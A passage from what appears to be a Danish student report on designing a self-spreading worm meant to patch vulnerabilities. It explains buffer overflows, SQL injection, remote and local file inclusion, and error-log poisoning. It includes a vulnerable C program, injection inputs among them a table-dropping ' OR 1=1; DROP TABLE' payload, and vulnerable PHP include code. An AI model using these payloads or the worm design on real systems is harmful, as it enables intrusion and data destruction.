
Ormens funktionalitet kan variere meget. Der er mange muligheder til, hvordan ormen skal virke. Heriblandt noget så simpelt, som hvis den per automatik fuldfører en opgade, eller om den først skal have instruktioner herom. Det vi søger at eftervise, er automatiseret spredning af et program fra én computer til en anden.

Netop af den grund har vi valgt at lave en prototype af ormen, som indeholder alle de grundlæggende funktioner. Denne vil senere kunne udvikles med mere specifikke funktioner med henblik på at blive sat i drift.

5.2 Ormens livscyklus

Vores orm følger en fast livscyklus, når den bliver først bliver aktiveret. En fast række funktioner, som den foretager, når den bliver startet. Dette er illustreret på Figur 5.1.

I korte træk startes ormen, den scanner, lukker sig selv ind — hvis der er et hul — og kopierer sig selv over på computeren, hvor der er et hul, starter den nye kopi, udfører sin kommando og sletter sig selv. Den nye kopi lukker det hul den kom ind ad, scanner, lukker sig selv ind — hvis der er et hul — kopierer sig selv over, starter den nye kopi, udfører sin kommando og sletter sig selv til sidst. På den måde spreder ormen sig gennem det predefinerede interval af IP-adresser, for til sidst at have udført sin handling på samtlige computere, som det også forklares dybere i dette afsnit.



Figur 5.1. Flowchart over ormens livscyklus

1) Initialisering

Ormen behøver ikke nødvendigvis at blive startet fra en af de computere, som den skal udføre en handling på. Hvis den bliver startet fra et andet sted, vil de handlinger blot blive ignoreret senere hen.

2) Scanning

Umiddelbart efter ormen er startet påbegyndes en netværksscanning. Det er predefineret i ormens kildekode, hvilket interval den skal scanne. Det er endvidere hardcoded fra orm til orm, hvilket exploit, der skal udnyttes, så dette vides på forhånd. Ormen scanner dernæst den række IP-adresser, som er defineret på en bestemt port.

3) Check resultatet

Hver scanning giver et resultat, som er enten *sandt* eller *falsk*. Alt efter om scanningen er sandt eller falsk gåes der videre til næste skridt.

3a) Hvis intet resultat fremkommer

Hvis scanningen returnerer falsk — her ment, at det ikke lykkedes at udnytte den valgte exploit på den server, som vi fandt ved scanningen — fortsætter ormen i en løkke, hvor den går tilbage til skridt 2) og påbegynder en ny scanning.

3b) Hvis et hul er fundet

Hvis scanningen returnerer sandt, går ormen videre til næste skridt i dens livscyklus.

4) Udnyt exploit og kopier sig selv til den nye server

Når ormen via scanningen har fundet en server, som den kan komme ind på, udnytter den det predefinerede exploit og kopierer sig selv ind på den nye server.

5a) Ny orm initialiseres

Efter ormen har kopieret sig selv over på den nye server, hvor den fandt en sårbarhed, starter den originale orm den nye kopi af sig selv. Dermed er der på nuværende tidspunkt to aktive orme.

De følgende to punkter sker parallelt med hinanden:

#1) Ny initiation patcher exploitet

Synspunktet er nu flyttet fra den originale instans over til den nye orm, som blev kopieret over på serveren af den originale. Det første den gør, er at patche den sårbarhed den kom ind ad, således hvis serveren bliver scannet igen af en anden orm, returnerer den falsk og afbryder. Derefter starter den med at scanne efter nye servere i det predefinerede interval (altså springer den op til punkt 2 af livscyklusen). Herfra gentager den sin livscyklus.

5b) Udfør kommando og slet sig selv

Den originale orm udfører nu den kommando, som den er kommet ind på serveren for at udføre. Det kan være alverdens ting; alt fra at opdatere programmer til at udføre specielle handlinger på serveren. Efter ormen har udført sin kommando sletter den sig selv. På den måde er ormens opgaver fuldførte, i kraft af, at den nye orm har patchet hullet den kom ind ad og den gamle har udført den opgave den skulle udføre.

Når ormen har scannet intervallet af IP-adresser, og de alle returnerer falsk, må det betyde, at der ikke er flere servere tilbage at opdatere. Derfor afbryder den blot scanningen og sletter sig selv.

5.3 Exploits

Der findes mange forskellige måder, hvorpå man uberettiget kan opnå adgang til en computer. Et program, der delvist eller helt automatiserer processen, der opnår uberettiget adgang, kaldes for et *exploit*. Den proces, som involverer at opnå uberettiget adgang kaldes for *hacking*.
Vi vil i dette afsnit beskrive nogle forskellige metoder, hvorpå man kan udføre hacking.

5.3.1 Buffer Overflow

Buffer Overflows er en af de største kilder til sikkerhedshuller i software. Det anslåes, at ca. 20% af alle offentliggjorte exploits udnytter en buffer overflow [10]. Buffer overflows kan få programmer til at malfunktionere, og dermed give brugeren muligheder, som ikke oprindeligt var tiltænkt, selvom et program afvikles med normale rettigheder. Det vil sige, at du ikke behøver at hacke dig til administratorrettigheder, for at kunne udnytte et buffer overflow. Selv med normale rettigheder, som det er tiltænkt, at du som bruger skal have, kan du — hvis programmet giver mulighed for det — skabe et buffer overflow. Langt de fleste programmer kan på den ene eller anden måde skabe et buffer overflow. Eksempelvis er der fundet sikkerhedshuller forbundet med buffer overflows i forbindelse med mange større open-source systemer og stort set alle større operativsystemer.

Ethvert program med en grænseflade (grafisk eller kommandolinje-baseret) skal gemme brugerens input, i hvert fald midlertidig. Disse informationer bliver, gemt i computerens

Random Access Memory (RAM). Computerens RAM bliver typisk organiseret på to forskellige måder, alt efter hvordan det skal bruges:

- **Højeffektiv lagring af små datamængder** - Ved lagring af små datamængder i et højeffektivt miljø, placeres dataen i regioner af hukommelsen kaldet *stacks*. I en stack bliver data læst (og automatisk slettet) i omvendt rækkefølge af, hvordan de blev sat ind (også kendt som *LIFO* køer - Last In, First Out).
- **Lagring af store mængder data** - Lagring af datamængder, som er for store til at blive gemt i stacks, bliver gemt i en region kaldet *heap*. Data kan læses i enhver given rækkefølge fra heap'en og kan endvidere læses og redigeres mange gange.

Det forholder sig oftes sådan i et typisk operativsystem, at der er tale om én stack og én heap. Eventuelt et sæt pr. program, som dette kan udnytte.

Stack Overflow


Stack Overflow er en underkategori til Buffer Overflow. Stack Overflow er som Buffer Overflow, blot at det er specificeret til, at det kun kan foregå i stacken. Det er også den del, som vi vil beskrive i forbindelse med udnyttelse af et exploit.

Listing 5.1. Et eksempel på et program som kan udnyttes med Buffer Overflow

```
1  #include <string.h>
2
3  void foo (char *bar)
4  {
5     char  c[12];
6     memcpy(c, bar, strlen(bar));  // no bounds checking...
7  }
8
9  int main (int argc, char **argv)
10 {
11    foo(argv[1]);
12 }
```

Programmet i Listing 5.1 modtager et argument fra brugeren via kommandolinjen, og indsætter dette i stack-variablen *c*. Det virker fint, så længe *c* er 12 karakterer lang eller mindre. Ethvert argument over 11 karakterer lang — så længe det er en streng, der arbejdes med — vil resultere i korruption i stacken. Dette skyldes, at den samlede længde af *c* er givet til 12. Derfor skriver man kun 11 når man arbejder med strenge, da den sidste karakter i programmeringssproget C altid reserveres til en nulterminering.

På Figur 5.2 til venstre ses programmets reaktion, når "hello" sættes ind som argument. "hello"s længde er mindre end 11 karakterer, og programmet opfører sig derfor efter hensigten. Indsætter man i stedet "A A A A A A A A A A A A A A A A A A A A A \x08 \x35 \xC0 \x80" kan man se på højre side af Figur 5.2, hvad der sker. Programmet laver et stack overflow, og fortsætter udover de afsatte 12 bytes. Det betyder, at *return adressen* (den lokation hvortil man sendes efter funktionen bliver udført) ændres, og at man dermed har mulighed for at sende programmet videre til et andet sted, som kan



Figur 5.2. Illustration af stack konfigurationer ved et buffer-overflow. Kilde: `http://en.wikipedia.org/wiki/Stack_buffer_overflow`

udføre en ukendt funktion. På den måde kan en hacker udnytte et buffer overflow og give sig selv adgang til systemet.

5.3.2 SQL Injection

SQL er et programmeringssprog, som kan oprette databaser og manipulere data. Kort fortalt, så er SQL et database sprog, og bliver ofte anvendt på advancerede websites, hvor flere brugere kan gemme data, uden at risikere at der opstår fejl i disse data.

SQL Injection har til formål at tilføje noget skadelig kode til en applikation eller database. Målet for hackeren kan være, at få adgang til følsomme data eller ændre data i databasen, så som ved at indsætte, opdatere eller slette ting. For at få et bedre indblik i hvordan en SQL Injection virker, vil vi illustrere det ved hjælp af kodeeksempler programmeret i *Active Server Pages* (ASP - Sprog til webservere, udviklet af Microsoft).

I eksemplet i Listing 5.2 bruges ASP til at modtage input fra to tekstfelter. Vi forestiller os, at det er et firma, der ejer denne hjemmeside, og at felterne kunne være fra firmaets loginside, hvor man skal bruge både username og password. Når vi har inputtet fra de to felter kan vi indsætte det i en SQL-request kaldet `SELECT`, der finder FirstName, LastName, HireDate, Title ud fra det givne username og password.

Listing 5.2. SQL Injection eksempel 1

```
1 Public Function SelectEmployee(ByVal vsusername As String, ByVal vspassword
      As String) As String
2   Dim loSQL as New System.Text.StringBuilder
3   With loSQL
4     .Append("SELECT␣")
```

```
5       .Append("␣FirstName,␣LastName,␣HireDate,␣Title␣")
6       .Append("FROM␣")
7       .Append("␣Employees␣")
8       .Append("WHERE␣")
9       .Append("␣username␣=␣'" & vsusername & "'␣AND␣")
10      .Append("␣password␣=␣'" & vspassword & "'")
11    End With
12    Return loSQL.ToString
13  End Function
```

Hvis vi kigger på koden i Listing 5.2, og forestiller os, at personen, som bruger den, har username = "Peter" og password = "123456". Så ville den producerede SQL-request se således ud:

Listing 5.3. SQL Injection eksempel 2

```
1 SELECT FirstName, LastName, HireDate, Title FROM Employees WHERE username '
      Peter' AND password = '123456'
```

Koden i Listing 5.3 kan altså bruges i forbindelse med et login modul på et website eller intranet. Men hvis vi ikke kender username og password, så kan vi ikke logge ind. Det er her SQL Injection kommer ind i billedet, for her kunne en hacker i stedet fornavnet eksempelvis skrive `' OR 1=1--`, hvilket giver:

Listing 5.4. SQL Injection eksempel 3

```
1 SELECT FirstName, LastName, HireDate, Title FROM Employees WHERE username =
      '' or 1=1-- AND password = ''
```

Det, som sker i Listing 5.4, er at tegnene `--` fortæller SQL serveren, at alt efter `--` er en kommentar — altså kode, som ikke skal eksekveres. Vi ved samtidig, at `OR 1=1` altid er sandt. Det vil i denne situation betyde, at vi vil kunne se alle medarbejderne med deres for- og efternavn, hvornår de er hyret og deres titel. Hvis vi forestiller os, at vi i username skrev: `' OR 1=1; DROP TABLE Employees--` og i password skrev "123456" — selvom password i denne situation er ligegyldigt — så ville vores SQL se ud som følgende:

Listing 5.5. SQL Injection eksempel 4

```
1 SELECT username, password, HireDate, Title FROM Employees WHERE username = '
      ' OR 1=1; DROP TABLE Employees— AND password = '123456'
```

Nu har vi lavet en SQL Injection i Listing 5.5, da tabellen Employees bliver slettet, og dermed har vi manipuleret den SQL-streng, som er blevet opbygget [16].

5.3.3 Remote/Local File Inclusion

Dette indebærer reelt to forskellige metoder, der hver især gør det muligt at få inficeret kode ind i et system.

Remote File Inclusion

RFI (Remote File Inclusion) er en type exploit primært rettet mod webserverer (især PHP-baserede servere) og som navnet hentyder har det til formål, at få overført en fil til den sårbare computer. Exploitet er baseret på en funktion i PHP, der gør det muligt at afvikle filer hentet via en URL, som var det lokale filer. Det skal forstås i den forstand, at et PHP-baseret website er opbygget af en mængde PHP-filer, der indlæses til brugeren efter behov. Disse filer ligger normalt lokalt på serveren, der hoster websitet. Men i PHP er det også muligt at indlæse filer hentet via en URL til brugeren af websitet. Det sker med funktionen `allow_URL_fopen`, der gør det muligt at hente filer fra andre webservere og køre dem lokalt fremfor på den oprindelige server. Dette er et af hovedprincipperne i et RFI exploit.

I praksis fungerer det ved, at når en PHP-baseret applikation afvikles, bruger den flere forskellige PHP filer, der blot inkluderes i programmet med en simpel `INCLUDE` kommando. Disse filer bruges af applikationen, så på et tidspunkt vil disse filer blive afviklet. Ved at bruge den indbyggede PHP-funktion `allow_URL_fopen` er det muligt, hvis der er opnået adgang til den sårbare server, at få applikationen til at afvikle en inficeret fil, fremfor den tiltænkte fil. Dette gøres ved at ændre stien til filen, der skal afvikles til en webadresse, hvor der ligger en fil af samme navn, men som indeholder den inficerede kode, der herved vil blive afviklet, når applikationen kører filen.

Exploitet fungerer altså ganske simpelt ved at stien til en fil ændres til stien til en webadresse, hvor en inficeret fil af samme navn ligger. Når applikationen, der bruger denne fil kører, vil den pga. PHP-funktionen `allow_URL_fopen` hente den inficerede fil ned på computeren og afvikle denne fremfor den tiltænkte fil [2].

Local File Inclusion

For at bruge *LFI* (Local File Inclusion) kræver det et lidt større kendskab til PHP (dette redegøres der for i Sektion 5.5.2). Men i grundtræk er PHP et programmeringssprog rettet mod at danne dynamiske websites. Denne type exploit kan være baseret på to ting. Det første er baseret på en programmeringsfejl, der findes på en del websites. Selve koden til den ser ud på følgende måde:

Listing 5.6. Eksempel på kode der gør det mulig at lave LFI

```
1 <?php
2 $page = $_GET[wake];
3 include($page);
4 ?>
```

Essensen i Listing 5.6 er indlæsningen af en brugerdefineret streng (se linje 3). Dette gøres ved manipulering af URL-parametret `wake` (se linje 2).
For at forstå problemet i dette, er det nemmeste at tage udgangspunkt i et eksempel.
Hvis der på et website findes en PHP-fil med navnet `test.php`, og denne ligger i mappen test, vil denne fil eksempelvis kunne tilgåes med stien: `hostname.com/test/test.php`.

Men hvis PHP-koden i Listing 5.6 ligger på `index.php` siden, er det muligt at hente siden `test.php` ved brug af en anden URL-sti: `hostname.com/index.php?wake=test/test.php`. I denne kode indlæses filen `test.php` via `index.php`-siden, ved at sætte `wake` lig med `test.php`s sti.

Problemet opstår, hvis filerne ligger i omvendt orden, dvs. at `index.php` filen, der må regnes som websidens startside ligger i stien `hostname.com/test/index.php` og siden, der skal indlæses, `test.php` ligger i rodmappen: `hostname.com/test.php`. Hvis det samme trick som før udføres, dvs. `test.php` skal indlæses via `index.php` vil stien se ud på følgende måde: `hostname.com/test/index.php?wake=../test.php`. I denne sti symboliserer `../` delen, at der gåes et niveau op i mapperne, hvor websitet ligger. Kommandoen `../` er netop den, der kan udnyttes, da det er muligt at bruge den til at se andre filer på serveren. For hvis følgende sti bruges `hostname.com/test/index.php?wake=../` vil indekssiden blot indlæse mappen, hvor bl.a. filen `test.php` ligger, og herved er der adgang til mapperne på serveren, hvorpå websitet ligger.

Denne type lokale exploits er primært rettet mod at hacke serveren, som websitet ligger på, fremfor at kopiere en orm ind derpå - hvilket er vores formål.
Der findes dog andre LFI exploits. Det primære er baseret på en enkelt kodelinje, der kan give kontrol med en variabel. Koden ses i Listing 5.7.

Listing 5.7. Eksempel på sårbar kode

```
1 require_once($LANG_PATH . '/' . $_GET['lang'] . '.php');?>
```

Vi kan således, ved at sætte `$_GET['lang']` til navnet på en fil, der ligger på serveren, få funktionen `require_once()` til at hente og processere denne fil. Dette betyder at enhver fil, som webserver demonen har rettigheder til at læse, kan vises ved at udnytte sårbarheden. Effekten af dette er, at følsomme systeminformationer, som f.eks. brugernavn og kodeord, kan blive tilgængeligt for udvedkommende.

Da afviklingen af en en virus eller orm på serveren kan styres af en udefrakommende vha. dette exploit, skal der blot en teknik til at ligge ormen på serveren. Der findes flere metoder til dette, men det nemmeste er blot at udnytte de funktionaliteter, der allerede er til rådighed på en server. På de fleste servere findes der en såkaldt access-log, hvori alle forespørgelser til serveren gemmes, og der findes tillige en error-log, hvor alle de forespørgelser, der giver en fejlmeddelelse gemmes ned. Se Sektion 5.4.

Måden dette kombineres på kan bl.a. være ved, at en virus kildekode sendes som forespørgsel til serveren. Denne forespørgsel vil naturligvis melde fejl, og herved gemmes kildekoden til virussen ned i error-loggen. Hvis der sammen med virussen sendes et stykke PHP kode, der ved afvikling laver en fil ud af virussens kildekode, og tillige afvikler filen, kræves det blot at koden — der findes gemt i error-loggen — afvikles, for at serveren er inficeret med virus.

Måden, den sidste handling foretages på, er netop ved at udnytte kontrollen over en variabel, der som nævnt relativt nemt kunne opnåes. For denne variabel kan sørge for at serveren kører error-loggen som fil, og med den indlagte kode i error-loggen vil virussen blive gjort til en fil, afviklet og herved er serveren blevet inficeret [17].

5.3.4 Andre exploits

Der findes en stor mængde andre exploits udover disse, der tillige kunne være beskrevet og overvejet. Men da vi finder disse de mest hensigtsmæssige at arbejde med, er der blevet fokuseret på disse, selvom bl.a. en type exploit som Cross-Site Scripting kunne være blevet undersøgt dybdegående.

5.4 Error-log Poisoning

Dette er en teknik, der i sidste ende resulterer i, at man kan uploade arbitrær kode til serveren. Metoden består i at bevidst sende en fejlagtig HTTP-request til serveren, som serveren så gemmer i en log pga. HTTP-request'ens ugyldighed. I HTTP-request'en er det så muligt at camouflere PHP-kode. Forklaring af PHP findes i Sektion 5.5.2.

5.5 Valgte teknologier

For at kunne skabe vores orm, er der — groft sagt — to ting, der skal være styr på:

- **Kommunikationsprotokol** - ormen skal på den ene eller anden måde kunne kommunikere via netværket, for at kunne sprede sig til andre computere.
- **Programmeringssprog** - ormen skal naturligvis skrives i ét eller andet programmeringssprog. Her skal vi også foretage det korrekte valg udfra nogle forskellige parametre.

Kortlægningen af disse to områder følger nu.

5.5.1 Kommunikationsprotokol

For at ormen skal kunne interagere med den *service* (et stykke software som stiller nogle tjenester til rådighed over en netværksforbindelse fx internettet), som vi har valgt at angribe, er vi nødt til at gå ind på det domæne af netværksteori, som den valgte service benytter. Således har vi brug for at vide, hvordan transportering af data over et netværk fungerer.
I denne forbindelse er det relevant at redegøre for de to primære måder at overføre data på.
De to protokoller, der findes til dette er UDP og TCP.

Sockets

En socket er en abstraktion eller en datastruktur, hvormed programmer kan sende og modtage data. Til dette benyttes typisk UDP eller TCP. Se Sektion 5.5.1.
En socket giver et program mulighed for at forbinde sig til et netværk, og derved

kommunikere med andre programmer, der er tilsluttet det samme netværk. Det kræver dog, at de skal tildeles en IP-adresse og et portnummer, før der kan oprettes forbindelse. En socket kan vi sammenligne med en stikkontakt i den virkelige verden. En socket er altså en virtuel stikkontakt, der skal tilsluttes, før man kan oprette forbindelse til en anden vært. På Figur 5.3 kan vi se hvordan det fungerer.

Figur 5.3. Socket's virkemåde

TCP & UDP

Den væsentligste forskel mellem disse to er måden, hvorpå de opererer. Ved UDP benyttes en "forbindelsesløs" måde at operere på. Dette betyder, at en forbindelse ikke skal etableres før brug. Fordelen ved UDP er hurtig overførsel af data.
Måden TCP opererer på, er ved at etablere en mere låst forbindelse før data kan overføres. Denne forbindelse sikrer, at dataen med større sandsynlighed vil komme ubeskadiget frem, da TCP protokollens natur understøtter undersøgelse af ankomsten af hver bid af data. På denne måde bliver hver bid af data verificeret, om den kom frem, og om den kom frem ubeskadiget eller ej. Hvis ankomst af beskadiget data bliver opdaget, vil den beskadiget bid blive sendt igen, for at sikre komplet overførsel. Således kan forbindelsen ikke bruges i det tidsrum, hvor beskadiget data bliver overført igen. Dette medfører en mere sikker og pålidelig forbindelse, og derfor behøver programmer ikke tage højde for tab af data.
På grund af hastighedsforskellene bruges UDP ofte til onlinespil, da en enkelt eller to tabte bider af data ikke har fatale følger.

TCP 3-way-handshake

På Figur 5.3 kan vi se, at vi har en vært, der kører et program. Programmet opretter forbindelse til et andet program, som det skal kommunikere med. Hver vært har en IP-adresse og en port. Et eksempel ville være: computeren vi ønsker at komme i kontakt med, har IP-adressen 10.0.0.1 og programmet vi skal interagere med benytter port 100. Dette kan relateres til et vejnavn og husnummer. Altså IP-adressen, som er 10.0.0.1 ville svare til Strandvejen, og port 100 ville svare til husnummeret på Strandvejen. For at initiere forbindelsen til 10.0.0.1, sendes en speciel pakke som forespørgsel på interaktion. Pakken bevæger sig via en oprettet socket ud på netværket og finder herefter den IP-adresse og portnummeret den er angivet til. På denne måde "spørger computeren om lov" til at oprette forbindelse. Hvis den computer, vi "spørger om lov", har en socket, der er åben på den angivne port og accepterer anmodningen, sender den en anden speciel pakke tilbage, der bekræfter forespørgslen. Når vi har modtaget den anden specielle pakke, sender vi

en tredje speciel pakke tilbage med svar på, at det er forstået og derved er forbindelsen oprettet. Hele denne proces kaldes for TCP 3-way-handshake.

5.5.2 Programmeringssprog

Programmeringssproget, der bruges, skal opfylde et bestemt krav: Det understøtter TCP/IP og socket programmering, da det er disse programmeringselementer ormen er baseret på. Dette krav sætter dog ikke den store begrænsning op for valget af programmeringssprog, da de fleste "større" sprog understøtter netværksprogrammering med TCP/IP og UDP.

Som udgangspunkt vil programmeringssproget C blive undersøgt for dets kompatibilitet med de nødvendige programmeringsfunktioner.

Baggrunden for C

C sproget blev oprindeligt udviklet i 1972 hos Bell Labs, og var primært rettet mod systemprogrammering (operativsystemer og debuggere mm.), men er generelt lige så brugbart til applikationssoftware.
Hvad der kendetegner C, er dets simplicitet, der gør det nemt at oversætte til maskinkode, hvilket giver en nem eksekverbar kode og en problemfri afvikling af programmet. Udover dette er det eneste krav, for at en C applikation kan afvikles, at operativsystemet understøtter C. C er, på trods af at det oprindeligt var rettet mod Unix systemet, kompatibelt med størstedelen af de udgivne operativsystemer i dag. C's opbygning og funktionalitet har været med til at gøre det til et af de mest populære og udbredte programmeringssprog.

Da C er et af de ældre sprog, er det dog også blevet modificeret gennem tiden. Oprindeligt fulgte C den såkaldte "K R" C standard, der blev redegjort for i bogen fra 1978 "The C programming language", der opsatte standarderne for at programmere i C. Denne standard opsatte nogle standardbiblioteker, som C blev programmeret og kompileret ud fra, hvilket standardiserede C, og hjalp til at gøre sproget et globalt sprog.

Denne C standard holdt indtil 1988, hvor den blev erstattet af *ANSI C* (en standard lavet af American National Standards Institute). Dette har været standarden for C lige siden. Det skal dog nævnes, at ANSI C er udkommet i flere versioner, så C standarden er blevet opdateret løbende. Den nuværende C standard betegnes C99.

Dette medfører, at det er ANSI C99 der skal undersøges, før det kan vurderes om C er et brugbart sprog at programmere ormen i.

ANSI C standarden

Inden de specifikke standarder undersøges, skal selve ANSI C undersøges. ANSI C specificerer nogen generelle regler, som skal opfyldes, når der programmeres i C. Disse regler gør, at compileren til C sørger for, at alle C programmer overholder de samme

regler. Dette har den fordel, at de forskellige styresystemer kun skal gøre sig kompatible med en type C programmer, og det har hjulpet med at gøre C til et mere populært sprog. ANSI C er altså kortsagt nogle generelle programmeringsregler som al programmering i C overholder.

De helt konkrete krav, der opstilles i ANSI C standarden, er bl.a. hvilke biblioteker, der skal være understøttet af C på tværs af platforme.

ANSI C99

Den nuværende version af ANSI - C99 - indeholder 24 biblioteker, som skal være understøttet af C compilere. Det vigtige i disse biblioteker, er om de skaber konflikter med metoden, som ormen skal programmeres på. Selve de grundlæggende programmeringsdele (for-løkker, while-løkker, if-sætninger osv.) er fuldt inkluderet i ANSI C99 standarden, hvilket selvfølgelig er forventet, da det er nogen af grundstenene i al programmering. Hvad der dog er værd at bemærke omkring ANSI C99, er at der ikke er inkluderet et bibliotek, der understøtter socket programmering.
Dette betyder ikke, at det ikke er muligt at foretage socket programmering i C, blot at det ikke er en del af C's standard.

Socket programmering i C

Socket programmering er ikke en del af ANSI C99 standarden. Dette sætter heldigvis ingen grænser for programmeringen af en orm. Det skyldes, at i C understøttes socket programmering både til Windows og til UNIX platformen, hvilket burde medføre at ormen problemfrit kunne skrives i C. Der er dog en mindre ting, der skal overvejes og løses, inden designet af ormen initieres. Det ligger i, at socket programmering på henholdsvis UNIX og Windows sker ved hjælp af to forskellige biblioteker.
På UNIX systemet bruges biblioteket sys/socket, der bl.a. giver adgang til funktioner som connect, der gør det muligt for to computere at skabe forbindelse til hinanden.

På Windows er det derimod nødvendigt at bruge Winsocket biblioteket, der giver samme funktionalitet som sys/socket biblioteket.
Problemet med socket programmering i C ligger herved i hvilket operativsystem, der skal programmeres til. Dette er naturligvis en beslutning, der skal tages, men da denne orm i hvert fald vil være målrettet mod at reparere et bestemt sikkerhedshul, vil det stykke software, der skal opdateres tage beslutningen for en.
Herved kan vi konkludere, at C som programmeringssprog ikke sætter nogen grænser, der forhindrer, at ormen skrives i det.

Samlet vurdering af C

Samlet set er C et ideelt sprog at skrive ormen i, da det både er standardiseret ved ANSI C standarden, men primært pga. at det understøtter socket programmering, og tillige programmering med TCP/UDP protokoller.

Udover dette er C, både pga. af dets popularitet og alder, et veldokumenteret sprog. Dvs. der findes en stor mængde materiale om, hvordan de forskellige funktioner i C programmeres i tilfælde af, at der skulle opstå problemer. Tillige er det et standardiseret sprog, hvilket medfører, at der ikke burde opstå kompatibilitets problemer så længe alle programmere til samme operativsystem.

Derfor vil ormen blive skrevet i programmeringssproget C.

Alternative sprog

Det skal dog nævnes, at der er andre sprog, som kunne benyttes til at konstruere ormen i. Det, der gør at valget faldt på C, er at det understøtter de funktioner, der er nødvendige for at ormen kan programmeres, samt at alle i gruppen som minimum har basis kendskab til sproget. Et programmeringssprog som fx Java understøtter tillige de nødvendige programmeringsfunktioner. Et andet alternativt sprog kunne være Perl, hvor det tillige er muligt at programmere en velfungerende orm i. Men da vi ikke var i besiddelse af et forhåndskenskab til nogle af disse sprog, fokuserede vi på at undersøge C og dets kompabilitet med projektet, og da C viste sig som et godt programmeringssprog til formålet, så vi det ikke nødvendigt at undersøge andre sprog.

PHP

En lille del af vores orm består også af PHP-kode. Det er ikke selve ormen, som er skrevet i PHP, men det er den del, som flytter ormen.

Hvad er PHP

PHP (PHP: Hypertext Preprocessor) er et scripting-sprog, som oprindeligt blev designet til udvikling af *web-applikationer* (program til brug i forbindelse med webserver. Fx phpMyAdmin, phpBB mv.) og produktion af dynamiske websites. PHP kan afvikles fra de fleste webservere og operativsystemer, og bruges i dag på over 20 millioner websites og 1 million servere [6].

PHP stod oprindeligt for *Personal Home Page*. Det hele begyndte i 1994 med et sæt Common Gateway Interface Binaries skrevet i C af den danske programmør Rasmus Lerdorf. Han skulle bruge det til at præsentere sit CV på sit website og måle mængden af trafik. PHP blev frigivet d. 8. juni 1995, hovedsaligt for at fejlfinde og forbedre koden. Denne release hed Version 2, og havde allerede tilbage dengang de basale funktionaliteter, som PHP har i dag. Dette inkluderede Perl-lignende variabler, form-håndtering og muligheden for at inkludere *HTML* (Hyper Text Makeup Language) i koden. I 1997 omskrev de to israeliske programmører, Zeev Suraski og Andi Gutmans, PHP og skabte basen for version 3. I samme omgang blev navnet ændret til det, som det stadig er i dag. Efter mange måneders beta-testing blev PHP3 beta frigivet i 1998 til offentligheden.

